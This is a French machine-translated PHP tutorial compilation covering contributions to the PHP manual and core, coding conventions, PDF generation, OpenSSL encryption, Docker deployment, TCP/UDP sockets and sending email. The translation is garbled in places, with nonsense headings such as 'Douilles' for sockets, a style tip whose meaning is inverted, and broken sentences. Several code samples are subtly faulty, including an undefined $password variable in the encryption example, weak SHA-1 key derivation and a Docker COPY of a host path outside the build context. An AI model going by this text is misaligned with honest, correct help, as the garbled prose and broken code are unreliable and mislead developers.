L'équipe de documentation PHP fournit un éditeur en ligne pour le manuel PHP à l' adresse https://edit.php.net . Il prend en charge plusieurs services d'authentification unique, y compris la connexion à votre compte Stack Overflow. Vous pouvez trouver une introduction à l'éditeur à l' adresse https://wiki.php.net/doc/editor .

Les modifications apportées au manuel PHP doivent être approuvées par les membres de l'équipe de documentation PHP ayant *Doc Karma* . Doc Karma est un peu comme la réputation, mais plus difficile à obtenir. Ce processus d'évaluation par les pairs permet de s'assurer que seules les informations factuellement correctes parviennent dans le manuel PHP.

Le manuel PHP est écrit dans DocBook, un langage de balisage facile à apprendre pour les livres de création. Cela peut sembler un peu compliqué à première vue, mais il existe des modèles pour vous aider à démarrer. Vous n'avez certainement pas besoin d'être un expert DocBook pour contribuer.

Conseils pour contribuer au manuel

Voici une liste de conseils pour ceux qui cherchent à contribuer au manuel PHP:

- **Suivez les directives de style du manuel** . Assurez-vous que les directives de style du manuel sont toujours suivies pour des raisons de cohérence.
- **Effectuer des vérifications orthographiques et grammaticales** . S'assurer que l'orthographe et la grammaire appropriées sont utilisées - sinon les informations présentées peuvent être plus difficiles à assimiler et le contenu sera moins professionnel.
- **Soyez concis dans les explications** . Évitez de faire une présentation claire et concise de l'information aux développeurs qui cherchent à la consulter rapidement.
- **Séparez le code de sa sortie** . Cela donne des exemples de code plus propres et moins compliqués à digérer par les développeurs.
- **Vérifiez l'ordre de la section de page** . Assurez-vous que toutes les sections de la page de manuel en cours de modification sont dans le bon ordre. L'uniformité du manuel facilite la lecture rapide et la recherche d'informations.
- **Supprimez le contenu lié à PHP 4** . Les mentions spécifiques à PHP 4 ne sont plus pertinentes compte tenu de l'ancienneté actuelle. Les mentions de celui-ci doivent être supprimées du manuel pour éviter de le convoler d'informations inutiles.
- **Fichiers de version corrects** . Lors de la création de nouveaux fichiers dans la documentation, assurez-vous que l'ID de révision du fichier est défini sur rien, comme ceci: `<!-- $Revision$ -->` .
- **Fusionner des commentaires utiles dans le manuel** . Certains commentaires apportent des informations utiles dont le manuel pourrait bénéficier. Ceux-ci doivent être fusionnés dans le contenu de la page principale.
- **Ne cassez pas la documentation** . Assurez-vous toujours que le manuel PHP se construit correctement avant de valider les modifications.

Lire Contribuer au manuel PHP en ligne: https://riptutorial.com/fr/php/topic/2003/contribuer-au-manuel-php

Chapitre 24: Contribuer au noyau PHP

Remarques

PHP est un projet open source et, à ce titre, n'importe qui peut y contribuer. En gros, il existe deux manières de contribuer au noyau PHP:

- Correction de bug
- Ajout de fonctionnalités

Avant de contribuer, il est important de comprendre comment les versions de PHP sont gérées et publiées afin que les corrections de bogues et les demandes de fonctionnalités puissent cibler la version correcte de PHP. Les modifications développées peuvent être soumises en tant que requête pull au dépôt PHP Github . Des informations utiles pour les développeurs peuvent être trouvées dans la section "Impliquez-vous" du site PHP.net et du forum #externals .

Contribuer avec des corrections de bugs

Pour ceux qui cherchent à contribuer au noyau, il est généralement plus facile de commencer par corriger les bogues. Cela permet de se familiariser avec les éléments internes de PHP avant d'essayer d'apporter des modifications plus complexes au noyau requis par une fonctionnalité.

En ce qui concerne le processus de gestion des versions, les corrections de bogues devraient cibler les versions les plus faibles, *tout en supportant la* version PHP. C'est cette version que les requêtes d'extraction de bogues doivent cibler. A partir de là, un membre interne peut fusionner le correctif dans la bonne branche, puis le fusionner vers le haut vers les versions ultérieures de PHP si nécessaire.

Pour ceux qui cherchent à résoudre des bogues, une liste de rapports de bogues peut être trouvée sur bugs.php.net .

Contribuer avec des ajouts de fonctionnalités

PHP suit un processus RFC lorsqu'il introduit de nouvelles fonctionnalités et apporte des modifications importantes au langage. Les RFC sont votés par les membres de php.net et doivent atteindre une majorité simple (50% + 1) ou une super majorité (2/3 + 1) du total des votes. Une super majorité est requise si le changement affecte la langue elle-même (par exemple, l'introduction d'une nouvelle syntaxe), sinon seule une majorité simple est requise.

Avant que les RFC puissent être mis aux voix, ils doivent subir une période de discussion d'au moins 2 semaines sur la liste de diffusion officielle de PHP. Une fois que cette période est terminée et qu'il n'y a plus de problèmes en suspens avec le RFC, il est possible de passer au vote, qui doit durer au moins une semaine.

Si un utilisateur souhaite réactiver une RFC précédemment rejetée, il ne peut le faire que dans

l'une des deux circonstances suivantes:

- 6 mois se sont écoulés depuis le vote précédent
- L'auteur (s) apporte des modifications suffisamment importantes au RFC qui pourraient affecter le résultat du vote si le RFC devait être à nouveau mis aux voix.

Les personnes qui ont le privilège de voter seront soit des contributeurs à PHP lui-même (et donc des comptes php.net), soit des représentants de la communauté PHP. Ces représentants sont choisis par ceux qui ont des comptes php.net et seront soit des développeurs en chef de projets basés sur PHP, soit des participants réguliers à des discussions internes.

Lorsque vous soumettez de nouvelles idées à la proposition, il est presque toujours nécessaire que l'auteur de la proposition écrive, à tout le moins, un correctif de validation de principe. En effet, sans une implémentation, la suggestion devient simplement une autre demande de fonctionnalité qui ne sera probablement pas remplie dans un avenir proche.

Vous trouverez une explication complète de ce processus sur la page officielle Comment créer une RFC .

Les rejets

Les principales versions de PHP n'ont pas de cycle de publication défini et peuvent donc être publiées à la discrétion de l'équipe interne (à chaque fois qu'une nouvelle version majeure est nécessaire). Les versions mineures, par contre, sont publiées chaque année.

Avant chaque version en PHP (majeure, mineure ou patch), une série de versions candidates (RC) est disponible. PHP n'utilise pas de RC comme le font les autres projets (c.-à-d. Si un RC ne rencontre pas de problème, alors faites-en la prochaine version finale). Au lieu de cela, il les utilise comme une forme de bêta finale, où généralement un nombre défini de RC est décidé avant la publication finale.

Versioning

PHP essaie généralement de suivre les versions sémantiques lorsque cela est possible. En tant que tel, la compatibilité ascendante (BC) devrait être maintenue dans les versions mineures et correctives du langage. Les fonctionnalités et les modifications qui préservent la BC doivent cibler les versions mineures (et non les versions de correctifs). Si une fonctionnalité ou un changement a le potentiel de casser BC, ils devraient plutôt viser la prochaine version majeure de PHP (**X.** Yz).

Chaque version mineure de PHP (x. **Y** .z) a deux ans de support général (appelé "support actif") pour tous les types de corrections de bogues. Une année supplémentaire est ajoutée pour la prise en charge de la sécurité, où seuls les correctifs liés à la sécurité sont appliqués. Après trois ans, le support de cette version de PHP est complètement supprimé. Une liste des versions de PHP actuellement prises en charge est disponible sur php.net .

Examples

Mise en place d'un environnement de développement de base

Le code source de PHP est hébergé sur GitHub . Pour créer à partir de la source, vous devez d'abord extraire une copie de travail du code.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

Si vous souhaitez ajouter une fonctionnalité, il est préférable de créer votre propre branche.

```
git checkout -b my_private_branch
```

Enfin, configurez et compilez PHP

```
./buildconf
./configure
make
make test
make install
```

Si la configuration échoue en raison de dépendances manquantes, vous devrez utiliser le système de gestion des packages de votre système d'exploitation pour les installer (par exemple, `yum` , `apt` , etc.) ou les télécharger et les compiler à partir des sources.

Lire Contribuer au noyau PHP en ligne: https://riptutorial.com/fr/php/topic/3929/contribuer-au-noyau-php

Chapitre 25: Conventions de codage

Examples

Balises PHP

Vous devez toujours utiliser les balises `<?php ?>` Ou les balises short-echo `<?= ?>` . Les autres variantes (en particulier les balises courtes `<? ?>`) Ne doivent pas être utilisées car elles sont généralement désactivées par les administrateurs système.

Lorsqu'un fichier ne devrait pas produire une sortie (le fichier entier est un code PHP) la fermeture `?>` Doit être omise la syntaxe pour éviter la sortie involontaire, ce qui peut causer des problèmes lorsqu'un client analyse le document, en particulier certains navigateurs ne reconnaissent pas le `<!DOCTYPE` tag et activer le mode Quirks .

Exemple de script PHP simple:

```
<?php

print "Hello World";
```

Exemple de fichier de définition de classe:

```
<?php

class Foo
{
    ...
}
```

Exemple de PHP incorporé en HTML:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

Lire Conventions de codage en ligne: https://riptutorial.com/fr/php/topic/3977/conventions-de-codage

Chapitre 26: Créer des fichiers PDF en PHP

Examples

Premiers pas avec PDFlib

Ce code nécessite que vous utilisiez la bibliothèque PDFlib pour fonctionner correctement.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Lire Créer des fichiers PDF en PHP en ligne: https://riptutorial.com/fr/php/topic/4955/creer-des-fichiers-pdf-en-php

Chapitre 27: Cryptographie

Remarques

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

Cette méthode de chiffrement et de codage ne fonctionnerait pas aussi bien que vous déchiffriez le code avant de décoder la base 64.

Vous devez le faire dans l'ordre inverse.

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

Chiffrement symétrique

Cet exemple illustre le chiffrement symétrique AES 256 en mode CBC. Un vecteur d'initialisation est nécessaire, nous en générons un en utilisant une fonction openssl. La variable `$strong` est utilisée pour déterminer si la IV générée était cryptographiquement forte.

Cryptage

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Décryptage

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Encode et décodage

Si les données chiffrées doivent être envoyées ou stockées dans un texte imprimable, les fonctions `base64_encode()` et `base64_decode()` doivent être utilisées respectivement.

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Cryptage symétrique et décryptage de fichiers volumineux avec OpenSSL

PHP ne possède pas de fonction intégrée pour chiffrer et déchiffrer les fichiers volumineux. `openssl_encrypt` peut être utilisé pour chiffrer des chaînes, mais charger un fichier `openssl_encrypt` en mémoire est une mauvaise idée.

Nous devons donc écrire une fonction utilisateur pour cela. Cet exemple utilise l' *algorithme AES-128-CBC* symétrique pour chiffrer des blocs plus petits d'un fichier volumineux et les écrire dans un autre fichier.

Crypter les fichiers

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
```

```
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Déchiffrer les fichiers

Pour déchiffrer les fichiers chiffrés avec la fonction ci-dessus, vous pouvez utiliser cette fonction.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
```

```
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Comment utiliser

Si vous avez besoin d'un petit extrait pour voir comment cela fonctionne ou pour tester les fonctions ci-dessus, consultez le code suivant.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

Cela va créer trois fichiers:

1. *testfile.txt* avec le texte brut
2. *testfile.txt.enc* avec le fichier crypté
3. *testfile.txt.dec* avec le fichier décrypté. Cela devrait avoir le même contenu que *testfile.txt*

Lire Cryptographie en ligne: https://riptutorial.com/fr/php/topic/5794/cryptographie

Chapitre 28: Déploiement Docker

Introduction

Docker est une solution de conteneur très répandue, largement utilisée pour déployer du code dans des environnements de production. Cela facilite la *gestion* et la mise à l' *échelle* des applications Web et des microservices.

Remarques

Ce document suppose que docker est installé et que le démon est en cours d'exécution. Vous pouvez vous référer à l' installation de Docker pour vérifier comment installer le même.

Examples

Obtenir une image de docker pour php

Pour déployer l'application sur docker, nous devons d'abord obtenir l'image du registre.

```
docker pull php
```

Cela vous donnera la dernière version de l'image du *dépôt officiel de PHP* . En règle générale, `PHP` est généralement utilisé pour déployer des applications Web. Nous avons donc besoin d'un serveur http pour aller avec l'image. `php:7.0-apache` image est préinstallé avec apache pour rendre le déploiement libre.

Ecrire dockerfile

`Dockerfile` est utilisé pour configurer l'image personnalisée que nous allons créer avec les codes d'application Web. Créez un nouveau fichier `Dockerfile` dans le dossier racine du projet, puis placez le contenu suivant dans le même dossier.

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

La première ligne est assez simple et est utilisée pour décrire quelle image doit être utilisée pour créer une nouvelle image. Le même pourrait être changé pour toute autre version spécifique de PHP à partir du registre.

La deuxième ligne consiste simplement à télécharger le fichier `php.ini` sur notre image. Vous pouvez toujours remplacer ce fichier par un autre emplacement de fichier personnalisé.

La troisième ligne copiera les codes du répertoire actuel dans `/var/www/html` notre webroot.

Rappelez `/var/www/html` vous `/var/www/html` dans l'image.

La dernière ligne ouvrirait simplement le port 80 à l'intérieur du conteneur Docker.

Ignorer les fichiers

Dans certains cas, il peut y avoir certains fichiers que vous ne voulez pas sur le serveur, comme la configuration de l'environnement, etc. Supposons que nous ayons notre environnement dans `.env` . Maintenant, pour ignorer ce fichier, nous pouvons simplement l'ajouter à `.dockerignore` dans le dossier racine de notre base de code.

Image de bâtiment

Construire l'image n'est pas quelque chose de spécifique à `php` , mais pour construire l'image que nous avons décrite ci-dessus, nous pouvons simplement utiliser

```
docker build -t <Image name> .
```

Une fois l'image construite, vous pouvez vérifier la même chose en utilisant

```
docker images
```

Qui listerait toutes les images installées dans votre système.

Conteneur d'application de démarrage

Une fois que nous avons une image prête, nous pouvons commencer et servir le même. Pour créer un `container` partir de l'image, utilisez

```
docker run -p 80:80 -d <Image name>
```

Dans la commande ci-dessus, `-p 80:80` transmettrait le port `80` de votre serveur au port `80` du conteneur. Le drapeau `-d` indique que le conteneur doit être exécuté en tâche de fond. La finale spécifie quelle image doit être utilisée pour créer le conteneur.

Conteneur de vérification

Pour vérifier les conteneurs en cours d'exécution, utilisez simplement

```
docker ps
```

Cela listera tous les conteneurs exécutés sur le démon docker.

Journaux d'application

Les journaux sont très importants pour déboguer l'application. Pour vérifier leur utilisation

```
docker logs <Container id>
```

Lire Déploiement Docker en ligne: https://riptutorial.com/fr/php/topic/9327/deploiement-docker

Chapitre 29: Douilles

Examples

Socket client TCP

Création d'un socket utilisant le protocole TCP (Transmission Control Protocol)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Assurez-vous que le socket est créé avec succès. La fonction `onSocketFailure` provient de l'exemple de manipulation des erreurs de socket dans cette rubrique.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Connectez la prise à une adresse spécifiée

La deuxième ligne échoue normalement si la connexion échoue.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Envoi de données au serveur

La fonction `socket_write` envoie des octets via une socket. En PHP, un tableau d'octets est représenté par une chaîne, qui est normalement insensible au codage.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Recevoir des données du serveur

L'extrait suivant reçoit des données du serveur à l'aide de la fonction `socket_read` .

Passer `PHP_NORMAL_READ` comme troisième paramètre lit jusqu'à un octet `\r` / `\n` , et cet octet est inclus dans la valeur de retour.

Passer `PHP_BINARY_READ` , au contraire, lit la quantité de données requise à partir du flux.

Si `socket_set_nonblock` été appelé auparavant et que `PHP_BINARY_READ` est utilisé, `socket_read` renverra `false` immédiatement. Sinon, la méthode bloque jusqu'à ce que suffisamment de données (pour atteindre la longueur du deuxième paramètre ou pour terminer une ligne) soient reçues ou que le socket soit fermé.

Cet exemple lit les données d'un serveur supposé IRC.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Fermer la prise

La fermeture du socket libère le socket et ses ressources associées.

```
socket_close($socket);
```

Socket serveur TCP

Création de socket

Créez un socket qui utilise le protocole TCP. C'est la même chose que la création d'un socket client.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Socket binding

Lier les connexions d'un réseau donné (paramètre 2) pour un port spécifique (paramètre 3) à la prise.

Le deuxième paramètre est généralement `"0.0.0.0"` , qui accepte la connexion de tous les réseaux. Ça peut aussi

Une cause commune des erreurs de `socket_bind` est que l'adresse spécifiée est déjà liée à un autre processus . Les autres processus sont généralement supprimés (généralement

manuellement pour éviter de tuer accidentellement des processus critiques) afin que les sockets soient libérés.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Mettre une prise à l'écoute

Faites en `socket_listen` le socket écoute les connexions entrantes en utilisant `socket_listen` . Le second paramètre est le nombre maximal de connexions permettant la mise en file d'attente avant leur acceptation.

```
socket_listen($socket, 5);
```

Connexion de manutention

Un serveur TCP est en réalité un serveur qui gère les connexions enfants. `socket_accept` crée une nouvelle connexion enfant.

```
$conn = socket_accept($socket);
```

Le transfert de données pour une connexion à partir de `socket_accept` est le même que pour un socket client TCP .

Lorsque cette connexion doit être fermée, appelez `socket_close($conn);` directement. Cela n'affectera pas le socket du serveur TCP d'origine.

Fermer le serveur

En revanche, `socket_close($socket);` devrait être appelé lorsque le serveur n'est plus utilisé. Cela libérera également l'adresse TCP, permettant aux autres processus de se lier à l'adresse.

Gestion des erreurs de socket

`socket_last_error` peut être utilisé pour obtenir l'ID d'erreur de la dernière erreur provenant de l'extension sockets.

`socket_strerror` peut être utilisé pour convertir l'ID en chaînes lisibles par l'homme.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

Socket serveur UDP

Un serveur UDP (User Datagram Protocol), contrairement à TCP, n'est pas basé sur les flux. Il est basé sur des paquets, c'est-à-dire qu'un client envoie des données dans des unités appelées "paquets" au serveur, et le client identifie les clients par leur adresse. Il n'y a pas de fonction intégrée qui relie les différents paquets envoyés par le même client (contrairement à TCP, où les données du même client sont gérées par une ressource spécifique créée par `socket_accept`). On peut penser qu'une nouvelle connexion TCP est acceptée et fermée chaque fois qu'un paquet UDP arrive.

Création d'un socket de serveur UDP

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Relier un socket à une adresse

Les paramètres sont les mêmes que pour un serveur TCP.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Envoi d'un paquet

Cette ligne envoie `$data` dans un paquet UDP à `$address` : `$port` .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Recevoir un paquet

L'extrait de code suivant tente de gérer les paquets UDP de manière indexée par le client.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Fermer le serveur

`socket_close` peut être utilisé sur la ressource de socket du serveur UDP. Cela libère l'adresse UDP, permettant aux autres processus de se lier à cette adresse.

Lire Douilles en ligne: https://riptutorial.com/fr/php/topic/6138/douilles

Chapitre 30: Envoi d'email

Paramètres

Paramètre	Détails
`string $to`	L'adresse email du destinataire
`string $subject`	La ligne d'objet
`string $message`	Le corps du mail
`string $additional_headers`	Facultatif: en-têtes à ajouter à l'e-mail
`string $additional_parameters`	Facultatif: arguments à transmettre à l'application d'envoi de courrier configurée dans la ligne de commande

Remarques

Le courrier électronique que j'envoie par mon script n'arrive jamais. Que devrais-je faire?

- Assurez-vous que le rapport d'erreur est activé pour voir les erreurs.
- Si vous avez accès aux fichiers journaux d'erreur de PHP, vérifiez-les.
- La commande `mail()` configurée correctement sur votre serveur ? (Si vous êtes sur un hébergement partagé, vous ne pouvez rien changer ici.)
- Si les courriels disparaissent, démarrez un compte de messagerie avec un service de messagerie libre doté d'un dossier de courrier indésirable (ou utilisez un compte de messagerie ne faisant aucun filtrage du courrier indésirable). De cette façon, vous pouvez voir si l'e-mail n'est pas envoyé ou peut-être envoyé en tant que spam.
- Avez-vous vérifié l'adresse "from:" que vous avez utilisée pour d'éventuels mails "retournés à l'expéditeur"? Vous pouvez également configurer une adresse de renvoi séparée pour les messages d'erreur.

Le courrier électronique que j'envoie est filtré en tant que spam. Que devrais-je faire?

- Est-ce que l'adresse de l'expéditeur ("From") appartient à un domaine qui s'exécute sur le serveur à partir duquel vous envoyez le courrier électronique? Sinon, changez cela.

  N'utilisez jamais les adresses d'expéditeur comme `xxx@gmail.com` . Utilisez la `reply-to` si vous avez besoin de réponses pour arriver à une adresse différente.
- Votre serveur est-il sur une liste noire? C'est une possibilité lorsque vous êtes sur un

hébergement partagé lorsque vos voisins se comportent mal. La plupart des fournisseurs de listes noires, comme Spamhaus , ont des outils qui vous permettent de rechercher l'adresse IP de votre serveur. Il existe également des outils tiers tels que MX Toolbox.

- Certaines installations de PHP nécessitent de définir un cinquième paramètre sur mail () pour ajouter une adresse d'expéditeur. Voyez si cela pourrait être le cas pour vous.
- Si tout échoue, envisagez d'utiliser Mail -as-a-service, tel que Mailgun , SparkPost , Amazon SES , Mailjet , SendinBlue ou SendGrid, pour n'en nommer que quelques-uns. Ils ont tous des API qui peuvent être appelées en PHP.

Examples

Envoi d'e-mails - Les bases, plus de détails et un exemple complet

Un e-mail typique comporte trois composants principaux:

1. Un destinataire (représenté comme une adresse e-mail)
2. Un sujet
3. Un corps de message

L'envoi de courrier en PHP peut être aussi simple que d'appeler la fonction intégrée `mail()` . `mail()` prend jusqu'à cinq paramètres, mais les trois premiers sont tout ce qui est requis pour envoyer un courrier électronique (bien que les quatre paramètres soient couramment utilisés comme cela sera démontré ci-dessous). Les trois premiers paramètres sont:

1. L'adresse email du destinataire (chaîne)
2. Le sujet de l'e-mail (chaîne)
3. Le corps de l'e-mail (chaîne) (par exemple le contenu de l'e-mail)

Un exemple minimal ressemblerait au code suivant:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

L'exemple simple ci-dessus fonctionne bien dans des circonstances limitées, telles que le codage en dur d'une alerte par courrier électronique pour un système interne. Cependant, il est courant de placer les données transmises en tant que paramètres pour `mail()` variables `mail()` afin de rendre le code plus propre et plus facile à gérer (par exemple, générer dynamiquement un courrier électronique à partir d'une soumission de formulaire).

En outre, `mail()` accepte un quatrième paramètre qui vous permet d'envoyer des en-têtes de courrier supplémentaires avec votre courrier électronique. Ces en-têtes peuvent vous permettre de définir:

- la `From` nom et adresse e - mail , l'utilisateur verra
- la `Reply-To` l' adresse e - mail de réponse de l'utilisateur sera envoyé à
- autres en-têtes non-standards comme `X-Mailer` qui peuvent dire au destinataire que cet email a été envoyé via PHP

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Le cinquième paramètre facultatif peut être utilisé pour transmettre des indicateurs supplémentaires en tant qu'options de ligne de commande au programme configuré pour être utilisé lors de l'envoi de courrier, comme défini par le paramètre de configuration `sendmail_path` . Par exemple, cela peut être utilisé pour définir l'adresse de l'expéditeur de l'enveloppe lors de l'utilisation de sendmail / postfix avec l'option `-f` sendmail.

```
$fifth  = '-fno-reply@example.com';
```

Bien que l'utilisation de `mail()` puisse être assez fiable, il n'est en aucun cas garanti qu'un courrier électronique soit envoyé lors de l'appel de `mail()` . Pour voir s'il y a une erreur potentielle lors de l'envoi de votre courrier électronique, vous devez capturer la valeur de retour de `mail()` . `TRUE` sera renvoyé si le courrier a été accepté avec succès pour la livraison. Sinon, vous recevrez `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

REMARQUE : Bien que `mail()` puisse renvoyer `TRUE` , cela ne signifie *pas* que l'e-mail a été envoyé ou que l'e-mail sera reçu par le destinataire. Cela indique uniquement que le courrier a été transmis avec succès au système de messagerie de votre système.

Si vous souhaitez envoyer un e-mail HTML, vous n'avez pas beaucoup de travail à faire. Tu dois:

1. Ajoutez l'en `MIME-Version` tête `MIME-Version`
2. Ajouter l'en `Content-Type` tête `Content-Type`
3. Assurez-vous que votre contenu e-mail est HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Voici un exemple complet d'utilisation de la fonction `mail()` de PHP

```
<?php
```

```
// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

Voir également

Documentation officielle

- `mail()`
- PHP `mail()` configuration

Questions relatives au débordement de pile

- Le formulaire de courrier PHP ne complète pas l'envoi de courrier électronique
- Comment vous assurer que le courrier électronique que vous envoyez par programmation n'est pas automatiquement marqué comme spam?

